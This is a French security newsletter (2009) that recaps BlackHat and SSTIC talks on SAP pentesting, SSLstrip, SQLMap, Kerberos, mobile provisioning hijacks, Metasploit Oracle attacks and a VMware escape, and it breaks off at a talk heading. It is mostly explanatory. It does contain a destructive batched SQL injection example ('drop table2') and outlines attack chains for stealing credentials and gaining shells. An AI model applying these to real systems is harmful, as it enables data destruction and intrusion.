L'ACTUSÉCU 23

0-DAY, GUMBLAR, KOOBFACE, ANTI-SEC : QUAND LES PIRATES PASSENT A L'ACTION...

SOMMAIRE

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information

Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

Vous êtes concerné par la sécurité informatique de votre entreprise ?

Xmco Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.


Pour contacter le cabinet Xmco Partners et découvrir nos prestations : http://www.xmcopartners.com/

L'EDITO

NUMÉRO 23

ZERO POINTE!!

Zéro pointé ! Telle est la note accordée à Dan Kaminsky et encore une fois à Kevin Mitnick... Celui qui donne cette mauvaise note, c'est le groupe de hackers anonymes Zero For Owned (littéralement : zéro pour ceux qui se sont faits pirater leurs systèmes). Quelques jours avant le coup d'envoi de la grand-messe BlackHat à Las Vegas, ce groupe a publié une série d'articles dans le pur style "hacking". Ces articles démontrent que le groupe a pu s'introduire dans les systèmes de Kevin Mitnick, de Dan Kaminsky et de plusieurs autres personnes comme un chercheur français dont on taira le nom par patriotisme.
Tout le monde en prend pour son grade dans les commentaires.



Au-delà de l'intrusion au sein des emails perso des protagonistes, Zero For Owned fait remarquer que l'industrie de la sécurité est malade, car elle est plus intéressée par l'argent, que par la sécurisation des systèmes informatiques. L'un des principaux symptômes est que les éditeurs divisent la problématique sécurité en parts de marché. Cette division augmente évidemment le chiffre d'affaires, mais n'est pas forcément bénéfique pour la sécurité réelle. Or il s'agit d' un seul ensemble, tel un château de cartes. Un boîtier DLP (Data Leakage Prevention) ne protégera que le chiffre d'affaires des intégrateurs.
Le groupe fait également remarquer que notre sécurité ne dépend pas que de nous et de nos efforts de sécurisation des systèmes. Notre sécurité dépend aussi fortement de celle de notre FAI, de notre hébergeur, de notre webmail, de la sécurité du code de nos logiciels CMS, etc. Tout est lié : si une carte s'écroule, le château tombe. C'est évident, mais certains l'oublient du fait de leur approche trop "périmétrisée". Qui n'a jamais entendu, "non, ce problème est un problème réseau, cela ne nous regarde pas ici aux études".

Pour compléter cet été meurtrier, je vous invite à lire notre article sur le groupe Anti-Sec qui a piraté la société spécialisée en sécurité informatique Matasano avec un 0-day SSH....

Nous vous souhaitons à tous une excellente rentrée.

Frédéric Charpentier
Directeur technique XMCO

SOMMAIRE

XMCO | Partners

Blackhat Europe, Blackhat US et le SSTIC...

Comme chaque année, XMCO a eu le privilège d'assister à de nombreuses conférences : Blackhat meeting à Amsterdam, FIC à Lille, SSTIC à Rennes.

Malheureusement, nous n'avons pu nous libérer comme l'année dernière pour assister à la dernière proposée au mois d'août à Las Vegas. Cependant, nous tenterons de présenter les dernières nouveautés de cette conférence incontournable.

Cet article présentera donc les conférences les plus marquantes de ces derniers mois.

Adrien GUINAULT
Yannick HAMON
XMCO | Partners

Trois conférences importantes ont eu lieu entre le mois d'avril et le mois d'août 2009.

Deux d'entre elles, internationales ne sont plus à présenter : la Blackhat. Elles se sont déroulées en avril à Amsterdam (Blackhat Europe) et en août dans un lieu incontournable : Las Vegas (Blackhat US).

La troisième, nationale, n'a pourtant rien à envier aux premières : le SSTIC (Symposium sur la Sécurité des Technologies de l'Information et des Communications) est une conférence française qui devient au fil des années une référence incontournable.

Petit aperçu des conférences qui nous ont marquées.

Blackhat Europe Asmterdam

SAP Penetration Testing - Mariano Nunez Di Croce

Après un rapide passage à la présentation "*Fun and Games with Mac OS X and iPhone Payloads*" trop ennuyeuse, nous avons pu assister à la conférence de Mariano Nunez Di Croce, expert SAP. Il y a présenté les bases de la **sécurité du progiciel** le plus connu du marché.
Il faut reconnaître que ce type de progiciel, coeur de métier de nombreuses entreprises, n'est jamais une cible de choix pour nos collègues consultants. En effet, **la peur de l'arrêt ponctuel de SAP** rend les RSSI anxieux. Les tests d'intrusion se limitent donc souvent au contrôle des droits d'accès.

De plus, peu de whitepapers ou d'informations sur l'intrusion des systèmes SAP sont disponibles : peu de chercheurs ou de consultants prennent la peine d'approfondir toutes les possibilités d'un **test d'intrusion SAP**.

M.Nunez Di Croce est justement rentré dans le vif du sujet en présentant un grand nombre d'astuces utilisées lors de ses pentests SAP et en publiant la version 1.0 de son script d'audit dédié «**SAPYTO.py**».

Tout au long d'un speech dynamique et agrémenté de démonstrations, M.Nunez présente la découverte des cibles SAP, l'audit de vulnérabilité et l'exploitation des failles SAP.
M.Nunez détaille les plug-ins de son outil jusqu'au patch pour John The Ripper pour cracker les mots de passe des tables Oracle USR02 (utilisateurs SAP).

On a regretté cependant que cette conférence ne soit qu'une évolution de sa présentation de 2007 comportant des améliorations (certes notables) de l'outil SAPYTO.

Whitepaper :
http://www.blackhat.com/presentations/bh-europe-09/DiCroce/BlackHat-Europe-2009-DiCroce-CYBSEC-Publication-SAP-Penetration-Testing.pdf

```
sapyto/targets/add> view
Parameter  Value          Description
=========  =====          ===========
ashost *   127.0.0.1      SAP Application Serv
lang       EN             Language
gwserv                    Gateway service
gwhost                    Gateway host
passwd     SAPYTOPASS     Username password
sysnr *    00             System Number
client     000            Client
user       SAPYTO         Username
```

Stripping SSL To Defeat HTTPS In Practice - Moxie Marlinspike

Nous avons ensuite assisté à plusieurs autres conférences très intéressantes et notamment la présentation d'une technique pour réaliser les attaques "**Man In The Middle**". Cette conférence, déjà présentée au début de l'année, avait fait parler d'elle par sa simplicité d'utilisation et a remis au goût du jour les attaques de l'homme du milieu.
Le principe de cette attaque repose ici sur l'inattention de la victime ainsi que sur une astuce menée par le pirate qui se place entre sa victime et le site web visité.

> **“ L'auteur a d'ailleurs profité de la Blackhat pour utiliser son outil : la dizaine de mots de passe subtilisés le jour même et affiché à l'écran façon «wall of sheeps» dans les derniers slides de sa présentation ont dû effrayer quelques auditeurs... ”**

Lorsqu'un site web implémente une partie HTTP et une partie HTTPS, le pirate intercepte chaque requête envoyée par la victime et **remplace**, à la volée, **tous les liens contenant «HTTPS» par «HTTP»**.

Lorsque la première page d'une webmail est en HTTP avec un formulaire d'authentification qui soumet le login et le mot de passe vers un lien en HTTPS, le pirate réalise une attaque «Man In The Middle» au tout début de la transaction et modifie la réponse du serveur en remplaçant ce lien **par un lien HTTP.** Ce procédé a pour but de supprimer la phase d'authentification du serveur web par la couche SSL. Ainsi, le navigateur **n'affiche pas d' alerte** qui précise que le certificat est invalide.

Cette action est totalement transparente pour l'utilisateur, qui, à son insu, enverra ses identifiants en clair. Le pirate intercepte ces données et réalise ensuite une connexion HTTPS vers le serveur web grâce aux identifiants subtilisés. Dès lors, le pirate **relaiera le trafic de la victime** qui peut ne pas remarquer que sa connexion est en HTTP avec le pirate. Pour améliorer la discrétion de son attaque, le pirate peut placer un “favicon.ico” (icône affichée dans la barre d'URL) représentant un petit cadenas. La victime pensera alors que la transaction s'est réalisée de manière sécurisée puisqu'elle voit un cadenas ;)

Même si l'attaque peut paraître simpliste et même si cette dernière avait déjà été imaginée auparavant, personne n'avait développé un outil réalisant l'intégralité de l'attaque. C'est désormais chose faite. L'auteur a d'ailleurs profité de la Blackhat pour utiliser son outil : la dizaine de mots de passe subtilisés le jour même et affiché à l'écran façon «wall of sheeps» dans les derniers slides de sa présentation ont dû en effrayer plus d'un...

Les détails de cette présentation sont disponibles à l'adresse suivante :

Slides : http://www.blackhat.com/presentations/bh-europe-09/Marlinspike/blackhat-europe-2009-marlinspike-sslstrip-slides.pdf

Advanced SQL Injection exploitation to Operating System Full Control - Bernardo Damele Assumpcao

Les conférences sur les attaques d'injection SQL ont été vues et revues. Cependant, chaque année, les organisateurs continuent d'imposer ce sujet. Cette année, rien de nouveau, Bernardio Damele Assumpcao, développeur de l'outil **SQLMap,** nous a présenté la nouvelle version de son logiciel. Ce dernier a été nettement amélioré. Les injections SQL sur des bases de données supportant les "**batches queries"** en sont un bon exemple.

Ce nom barbare correspond aux requêtes SQL séparées par des points virgules, par exemple :

```
Ex : SELECT name from table1 where id=9; drop table2;
```

Si une application vulnérable aux attaques d'injection SQL utilise une base de données supportant les "batches queries" (MySQL avec ASP.NET, PostGreSQL avec ASP, ASP.NET et PHP ou MSSQL avec ASP, ASP.NET ou PHP), alors l'outil SQLMap peut s'avérer très utile ; il peut éviter au pentester d'y aller à la main (quoi que chez XMCO, l'utilisation d'outils automatiques ne constitue pas la panacée!).

"SQLMap a été nettement amélioré, notamment pour les injections SQL sur des bases de données supportant les "batches queries"..."

Bernardo Damele Assumpcao a donc détaillé **l'étendue des nouvelles possibilités offertes** aux pirates lors de l'exploitation de vulnérabilités d'injection SQL : lecture et écriture sur le système de fichiers, accès complet au système attaqué, connexion HTTP distante, attaque **SMBRelay**, élévation de privilèges (attaque AccessToken via une injection) et surtout l'upload du **Meterpreter de Metasploit** !

Slides :
http://www.blackhat.com/presentations/bh-europe-09/Guimaraes/Blackhat-europe-09-Damele-SQLInjection-slides.pdf

Whitepaper :
http://www.blackhat.com/presentations/bh-europe-09/Guimaraes/Blackhat-europe-09-Damele-SQLInjection-whitepaper.pdf

Taming the Beast : Assess Kerberos-Protected Networks - Emmanuel Bouillon

Le premier français passe le grand oral ! Cette année, 4 Français étaient conférenciers à la Blackhat. Emmanuel Bouillon, expert au CEA (French Atomic Energy Commission), a présenté les faiblesses d'implémentation de **l'authentification Kerberos**.

Ce sujet qui n'a pas fait l'actualité avait pourtant de quoi plaire. En effet, peu de chercheurs se sont réellement intéressés à Kerberos. Ce dernier est un protocole d'authentification et d'autorisation réseau utilisant un système de tickets qui repose sur un chiffrement par clefs symétriques.
Emmanuel Bouillon a mené **des recherches** sur les **différentes implémentations du marché**, sous Unix et sous Windows, afin présenter les différentes attaques liées à ce protocole peu utilisé.

La plupart des administrateurs Unix installent Kerberos en quelques clics sans prendre le soin de comprendre et de lire précisément les documentations associées. Ce genre d'installation s'avère souvent vulnérable à des attaques de spoofing de réponses, de rejeu et/ou de «Man In The Middle».

L'implémentation de Microsoft s'est avérée beaucoup plus robuste, même si une des dernières phases de la connexion Kerberos a permis à M.Bouillon d'identifier un problème permettant de **dépersonnaliser le ticket d'un autre utilisateur et d'utiliser le compte Windows d'un autre utilisateur** sans connaître le mot de passe**.** L'information a été remontée à Microsoft qui a seulement précisé "It is not a bug, It's a feature!"

Slides :
http://www.blackhat.com/presentations/bh-europe-09/Bouillon/BlackHat-Europe-09-Bouillon-Taming-the-Beast-Kerberous-slides.pdf


Whitepaper :
http://www.blackhat.com/presentations/bh-europe-09/Bouillon/BlackHat-Europe-09-Bouillon-Taming-the-Beast-Kerberous-whitepaper.pdf

Hijacking Mobile Data Connections - Roberto Gassira', Roberto Piccirillo

Les description d'attaques de téléphones mobiles sont particulièrement recherchées par l'auditoire des Blackhat, du fait de la dimension médiatique de telles découvertes...

L'attaque présentée ici est simple et particulièrement astucieuse : les chercheurs ont démontré qu'il était possible de modifier la configuration d'un téléphone pour détourner les connexions web via plusieurs SMS. **Roberto Gassira et Roberto Piccirillo** se sont penchés sur les SMS envoyés par les opérateurs pour reconfigurer automatiquement certains paramètres des téléphones. Cette méthode, appelée "Provisionning", permet aux opérateurs de modifier les paramètres web (DNS, APN, configuration MMS...).

Le principe du **Provisionning** est le suivant :
Un utilisateur reçoit un SMS de son opérateur qui lui indique qu'il va prochainement recevoir une demande de mise à jour de configuration. Ce SMS (1 dans le schéma suivant) contient également un mot de passe (PIN) qui sera demandé lors de la mise à jour du téléphone. L'opérateur envoie ensuite un message de configuration (2) qui doit être validée par la saisie du code PIN précédemment reçu.



L'utilisateur saisit le code PIN et son téléphone récupère ainsi sa nouvelle configuration. C'est donc sécurisé.

Roberto Gassira et Roberto Piccirillo indiquent que cette méthode de Provisionning peut être détournée par un pirate. Ce dernier envoi un **SMS spoofé** qui contient un message similaire à ceux envoyés par l'opérateur (code PIN, message indiquant que la configuration du téléphone sera modifiée lors de la réception du prochain SMS). Le pirate peut ainsi **changer la configuration** du téléphone à sa guise. Les chercheurs ont fait une démonstration de modification du serveur DNS du navigateur. Les possibilités offertes sont cependant bien plus étendues...

Cette conférence fut simple, donc efficace, et plutôt attrayante.

Une **vidéo de démonstration** est disponible à l'adresse suivante :
http://www.youtube.com/watch?v=zANM9FxyOlkv

Whitepaper :
http://www.blackhat.com/presentations/bh-europe-09/Gassira_Piccirillo/BlackHat-Europe-2009-Gassira-Piccirillo-Hijacking-Mobile-Data-Connections-whitepaper.pdf

Slides :
http://www.blackhat.com/presentations/bh-europe-09/Gassira_Piccirillo/BlackHat-Europe-2009-Gassira-Piccirillo-Hijacking-Mobile-Data-Connections-slides.pdf

WiShMaster - WIndows SHellcode MASTERy - Benjamin Caillat

Benjamain Caillat est chercheur et professeur à l'ESIEA. Nous recommandons d'ailleurs à tous les jeunes amateurs de sécurité, l'excellent mastère spécialisé dans la sécurité de l'ESIEA.

En outre, depuis quelques semaines, le challenge Securitech proposé en 2005 est maintenant disponible sous forme d'une Vmware à l'adresse suivante : http://www.challenge-securitech.com/

Revenons à la présentation. Benjamin Caillat a présenté ses travaux sur le développement d'un framework de "Shellcodisation" : Windows Shellcode Mastery (WiShMaster). L'objectif de ce framework est de transformer un programme en une série d'instruction Assembleur appelée "Shellcode" tout en offrant du polymorphisme protégeant le code généré contre les analyses manuelles et les antivirus.
Une présentation très technique a détaillé les besoins actuelles de la "Shellcodisation" dans le domaine de la Virologie.

Whitepaper :
http://www.blackhat.com/presentations/bh-europe-09/Caillat/BlackHat-Europe-09-Caillat-Wishmaster-whitepaper.pdf

Slides :
http://www.blackhat.com/presentations/bh-europe-09/Caillat/BlackHat-Europe-09-Caillat-Wishmaster-slides.pdf

Tactical Fingerprinting Using Metadata, Hidden Info and Lost Data - Chema Alonso, Enrique Rando

Après quelques conférences très pointues, Chema Alonso et Enrique Rando ont permis de soulager nos neurones en faisant une présentation attrayante sur la recherche d'informations au sein des **meta-données** des fichiers Office.

Après quelques exemples amusants concernant des noms d'utilisateurs soutirés de documents Word issus de l'**administration de Tony Blair** qui ont été publiés sur Internet, les deux compères ont introduit leur sujet en définissant les termes Metada, Hidden Information et Lost Data.

Il n'est pas rare de trouver **au fin fond de documents Word**, des données sur l'organisation, sur l'auteur du document, sur les chemins de fichiers contenant des noms d'utilisateurs, sur les noms NETBIOS, sur les adresses IP ou sur des noms d'imprimantes, sur des noms de serveurs ou sur des liens vers des partages de fichiers...


Ces informations ne sont pas facilement accessibles via un éditeur de texte classique. L'utilisation d'outils comme **BinText** ou la commande Unix «string» constitue une première possibilité.

Afin de faciliter cette recherche d'informations, Chema Alonso et Enrique Rando ont développé un outil baptisé **FOCA**. Ce dernier permet d'extraire toutes les meta-données et toutes les informations cachées puis de corréler les informations découvertes pour les afficher triées au sein de l'interface du logiciel. Les résultats permettent ainsi d'avoir une vision du réseau, des utilisateurs, etc.

Ce logiciel est disponible à l'adresse suivante : http://www.informatica64.com/FOCA/

La présentation s'est conclue par un conseil : nettoyer les documents avant de les envoyer aux clients.

Microsoft fournit d'ailleurs un outil pour cela, appelé **Remove Hidden Data**. Il est disponible à l'adresse suivante : http://support.microsoft.com/kb/834427/fr



À défaut d'être très pointue, la présentation fût bien menée et illustrée d'exemples amusants qui ont sans doute plu à l'auditoire.

"FOCA permet d'extraire toutes les meta-données et toutes les informations cachées, corrèle les informations découvertes pour les afficher triées au sein de l'interface du logiciel... "

Whitepaper :
http://www.blackhat.com/presentations/bh-europe-09/Alonso_Rando/Blackhat-Europe-09-Alonso-Rando-Fingerprinting-networks-metadata-whitepaper.pdf

Slides :
http://www.blackhat.com/presentations/bh-europe-09/Alonso_Rando/Blackhat-Europe-09-Alonso-Rando-Fingerprinting-networks-metadata-slides.pdf

OpenOffice Security Design Weaknesses - Eric Filiol and Jean-Paul Fizaine

Comme l'année précédente, la Blackhat Europe 2009 s'est conclue par une présentation de M. Éric Filiol et de Jean Paul Fizaine sur le sujet de la sécurité d'Open Office. Dommage que la dernière présentation de la journée n'ait été suivie que par un auditoire restreint, car les découvertes présentées étaient très intéressantes.

M.Filiol et M.Fizaine nous ont présenté les problèmes de sécurité liés à Open Office dans sa version 3, plus particulièrement les possibilités de diffusion de virus par ce type de document.

Après une présentation théorique du fonctionnement des signatures et des méthodes de chiffrement utilisées, **plusieurs démonstrations surprenantes** ont permis de cerner les principaux problèmes de sécurité de cette suite bureautique.

Les deux chercheurs nous apprennent qu'aucun contrôle d'intégrité n'est réalisée sur le fichier *manifest.xml* (qui constitue la base d'un fichier Open Office et qui décrit l'arborescence d'un fichier .odt). Il est donc possible à l'aide d'un simple logiciel de compression et d'un éditeur de texte d'ajouter une macro dans un document sain.

De même, les mécanisme de chiffrement et de signatures peuvent être contournés par des virus afin de modifier le contenu d'un document.
Les chercheurs nous ont démontré avec quelle facilité, un virus pourrait remplacer une macro légitime par une macro malicieuse au sein d'un document chiffré.

Whitepaper :
http://www.blackhat.com/presentations/bh-europe-09/Filiol_Fizaine/BlackHat-Europe-09-Filiol-Fizaine-OpenOffice-Weaknesses-whitepaper.pdf

Slides :
http://www.blackhat.com/presentations/bh-europe-09/Filiol_Fizaine/BlackHat-Europe-09-Filiol-Fizaine-OpenOffice-Weaknesses-slides.pdf

Blackhat USA/Defcon

La BlackHat USA est devenue **LA référence** des conférences. Comme à son habitude, cette dernière s'est déroulée au Ceasar's Palace. Impossible de décrire toutes les conférences, mais voici les plus importantes.

Something about Network Security - Dan Kaminsky

Une des conférences les plus attendues était bien entendu celle de **Dan Kaminsky**, devenu célèbre à la suite de la publication d'une faille critique du protocole DNS en 2008. Cette fois-ci, Dan s'est intéressé aux certificats x509 et à la manière dont le *Common Name* des certificats est géré par les différents navigateurs du marché. Il a présenté une attaque sur les certificats **signés en MD2**. Il serait alors possible de faire croire aux librairies des navigateurs (notamment NSS de Mozilla) qu'un certificat est valide.

La faille présentée par ce chercheur démontre que les navigateurs acceptent le caractère null byte (\0) comme l'équivalent du wildcard (*) dans les certificats. Des certificats frauduleux sont alors considérés comme valides. Cette attaque est connue sous le nom de "SSL null byte poisoning" et est référencée sous le code **CVE-2009-2408**.

Cette vulnérabilité, qui cible initialement les navigateurs, affecte également les logiciels de messagerie comme FetchMail (CVE-2009-2666 : http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-2666)

Dan Kaminsky s'est également rendu célèbre, cet été, en se faisant pirater sa messagerie par le groupe ZF05 (http://www.rec-sec.com/files/zf05.txt).

Breaking the "Unbreakable" Oracle with Metasploit - Chris Gates

Chris Gates était très attendu par les pentesteurs. Une vidéo alléchante avait déjà été publiée en février 2009. Elle montrait l'utilisation de nouveaux **modules Metasploit** pour s'introduire au sein d'une base Oracle.

Chris Gates a fait une démonstration de **ses nouveaux modules :** ces derniers sont capables de brute-forcer les SID protégés (ora_sid_brute_tns), les comptes Oracle (brute_demo), d'obtenir une élévation de privilèges pour obtenir des droits DBA (administrateur de la base de données), d'ajouter les privilèges JAVASYSPRIX (via le module oracle_sql), d'uploader un exploit (via oracle_win32exec) et d'exécuter ce dernier via psexec afin d'obtenir un shell sur le système Windows attaqué...(ndlr : du lourd !)

La plupart des méthodes d'exploitation ne sont pas nouvelles et peuvent être exploitées via d'autres outils. La nouveauté vient du fait que toute l'attaque pourra dorénavant être réalisée automatiquement via **l'outil Metasploit** et qu'elle aboutira à la prise de contrôle à distance du système.

Ces modules peuvent également contourner les détections de l'IDS Snort en encodant les données envoyées.

Vidéo : http://it.toolbox.com/blogs/managing-infosec/hacking-oracle-with-metasploit-29936

Sniffing Keystrokes With Lasers/Voltmeters - Andrea Barisani et Danielle Bianco

Attaques hardware avec l'écoute des frappes de clavier PS/2 ? Des chercheurs ont démontré par deux méthodes différentes qu'il était possible d'espionner la saisie d'un utilisateur sur un clavier **à plus de 20 mètres de distance**. De nombreuses recherches ont déjà été menées sur ce sujet baptisé TEMPEST (Transmitted Electro-Magnetic Pulse/Energy Standards and Testing).

Que ce soit par les **rayonnements** émis par les câbles électriques ou par mesure des **émanations acoustiques**, des pirates pourraient, dans «des conditions idéales» retrouver des caractères et dans le pire des cas, des phrases entières.

Ce type d'attaque très intéressante reste tout de même très limité dans le monde réel...

Whitepaper :
http://www.blackhat.com/presentations/bh-usa-09/DATAGRAM/BHUSA09-Datagram-LockpickForensics-PAPER.pdf

Slides :
http://www.blackhat.com/presentations/bh-usa-09/DATAGRAM/BHUSA09-Datagram-LockpickForensics-SLIDES.pdf

Lockpicking Forensics - Datagram

Chaque année, des démonstrations de lockpicking (ouverture de serrures sans posséder la clef) sont présentées. L'auditoire raffole de cette technique impressionnante utilisée par Jack Bauer et tous les espions pour s'infiltrer dans des bâtiments ultra sécurisés !

Le speaker a introduit un sujet peu connu, le « **lockpicking forensic** ». Il consiste à déterminer les méthodes qu'ont utilisées les malfrats pour s'introduire dans un bâtiment cambriolé. Le speaker a montré au travers des cas pratiques comment **une étude post-mortem des serrures** pouvait conduire à déterminer le type d'outils utilisés lors de l'intrusion et le niveau de l'attaquant.

Photos des goupilles (mécanisme constituant certaines serrures) après effraction

Whitepaper :
http://www.blackhat.com/presentations/bh-usa-09/DATAGRAM/BHUSA09-Datagram-LockpickForensics-PAPER.pdf

Slides :
http://www.blackhat.com/presentations/bh-usa-09/DATAGRAM/BHUSA09-Datagram-LockpickForensics-SLIDES.pdf

Cloudburst : Hacking 3D (and breaking Out of VMware) - Kostya Kortchinsky

La conférence de Kostya Kortchinsky, chercheur chez Immunity Inc. constituait un moment très attendu. Une vulnérabilité découverte fin 2008, permettait d'exécuter du code à partir d'une machine invitée sur une machine hôte. Kostya nous avait déjà mis l'eau à la bouche en annonçant sa découverte sur son blog.

> "Les deux vulnérabilités présentées permettent d'interagir, à partir d'une VMware invitée, sur la mémoire de la machine hôte..."

Les vulnérabilités VMware ne sont pas souvent médiatisées. VMware corrige silencieusement ses vulnérabilités et par conséquent aucune démonstration ni exploit n'avait jamais été présenté. C'est chose faite : Kostya a exposé le résultat de ses recherches ainsi que les différentes vulnérabilités en question.
Les deux vulnérabilités étaient liées aux fonctionnalités 3D (émulateur de cartes graphiques). Elles ont permis d'interagir, à partir d'une VMware invitée, avec la mémoire de la machine hôte (la première faille permet la lecture, la seconde l'écriture). Il s'agit donc d'une **évasion de la machine virtuelle.**

Whitepaper :
http://www.blackhat.com/presentations/bh-usa-09/KORTCHINSKY/BHUSA09-Kortchinsky-Cloudburst-PAPER.pdf

Slides :
http://www.blackhat.com/presentations/bh-usa-09/KORTCHINSKY/BHUSA09-Kortchinsky-Cloudburst-SLIDES.pdf

Quelques vidéos de la vulnérabilité :
http://immunityinc.com/documentation/cloudburst-vista.html
http://immunityinc.com/documentation/cloudburst-ubuntu.html

CVE de la vulnérabilité :
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1244
http://lists.vmware.com/pipermail/security-announce/2009/000055.html

Blog de Kostya :
http://expertmiami.blogspot.com/

Quid du reste ?

Nous avons identifié d'autres présentations «classiques» comme le **panorama du cybercrime** en Russie (Fighting Russian Cybercrime Mobsters: Report from the Trenches - DMITRI ALPEROVITCH, KEITH MULARSKI), le **tour d'horizon des fuzzers** et des techniques associées (Demystifying Fuzzers - Michael Eddington) ou encore la présentation quasi-annuelle de Felix Lindner sur l'exploitation des failles des routeurs. Enfin, la présentation de Jeremiah Grossman, à travers d'exemples très amusants (comme à son habitude) sur **les différentes manières de faire de l'argent** lorsqu'on fait partie du côté obscur de la force.

Nous avons «oublié» les conférences "Bateau" comme "Embedded Management Interfaces" au sein de laquelle des chercheurs de l'université de Standford ont présenté une étude sur les failles des navigateurs web inclus dans la plupart des équipements (imprimantes, cadres photos...). Rien de nouveau, tout le monde sait que les applications web sont truffées de failles, spécialement sur des serveurs web peu utilisés et développés très rapidement en Chine.

De même, "**Conficker Mystery**" a permis, une fois de plus de présenter Conficker, pour ceux qui ont découvert l'informatique il y a quelques semaines...

Ensemble des archives :
http://www.blackhat.com/html/bh-usa-09/bh-usa-09-archives.htm

SSTIC

Voici un bref aperçu des conférences qui nous ont le plus marqués au SSTIC 2009 (www.sstic.org).

Les lecteurs les plus curieux pourront découvrir les articles complets, ainsi qu'une description "à chaud / live" de toutes conférences sur les liens fournis à la fin de cet article.

Keynote - Pascal ANDREI (Airbus)

Le premier sujet du SSTIC fût lié au coeur de l'actualité du début du mois de juin. Bien que certains eût pu considérer le sujet comme déplacé, l'orateur a remporté un vif succès. **Pascal ANDREI** a réalisé une présentation sur la **sécurité et la sûreté** dans les avions Airbus. Malheureusement, le service communication du groupe avait refusé l'utilisation de slides, de peur que certaines images ne soient détournées... C'est donc devant un écran noir que celui-ci nous a présenté les différents mécanismes, procédures et autres risques liés à l'intégration de l'informatique et des nouvelles technologies.

Celui-ci a également confirmé que les ordinateurs de bords ne fonctionnent pas sous Windows : les stations Windows présentes au sein du poste de pilotage sont utilisées pour distraire les pilotes et ne sont évidemment pas connectées à Internet...

Évaluation de l'injection de code malicieux dans une Java Card - Jean Louis Lanet (XLIM/ Université de Limoges)

Il s'est agit d'une présentation technique sur le fonctionnement des **JavaCard et les mécanismes de sécurité** mis en place. Après une étude théorique des techniques qui permettent de contourner ces mécanismes, l'auteur a présenté les résultats des tests réels : la fuite d'information et l'injection de code malicieux sont possibles.

Néanmoins, toutes les JavaCard ne se valent pas et les cartes les plus récentes sont plus solides. Enfin, Jean-Louis Lanet a modéré la portée de ces attaques en précisant que celles-ci seraient inefficaces sur les prochaines générations de JavaCard.

Data tainting for malware analysis - Florent MARCEAU (LEXSI)

Florent MARCEAU a présenté **une plateforme d'analyse de malwares** qui repose sur le suivi de la propagation des données sur un système (mémoire, périphériques réseau...) : le "data-tainting". Ce procédé semble plutôt efficace et permet d'analyser plusieurs centaines de malwares par jour.

> **"Le premier sujet du SSTIC fût lié au coeur de l'actualité du début du mois de juin. Pascal Andrei a réaliser une présentation sur la sécurité et la sûreté des avions Airbus..."**

Cependant, ce n'est pas aussi simple à mettre en oeuvre et il faut envisager une longue, voire permanente phase de configuration. En effet, face à la quantité importante de données à analyser, toutes ne se révèlent pas forcément utiles. La plate-forme doit donc être étalonnée au fur et à mesure que des nouveaux malwares sont analysés.

Photo : Cédric BLANCHER, Pierre CAPILLON, Sylvain SARMEJEANNE et Yvan VANHULLEBUS.

Le point de vue d'un WOMBAT sur les attaques Internet - Marc Dacier (Symantec)

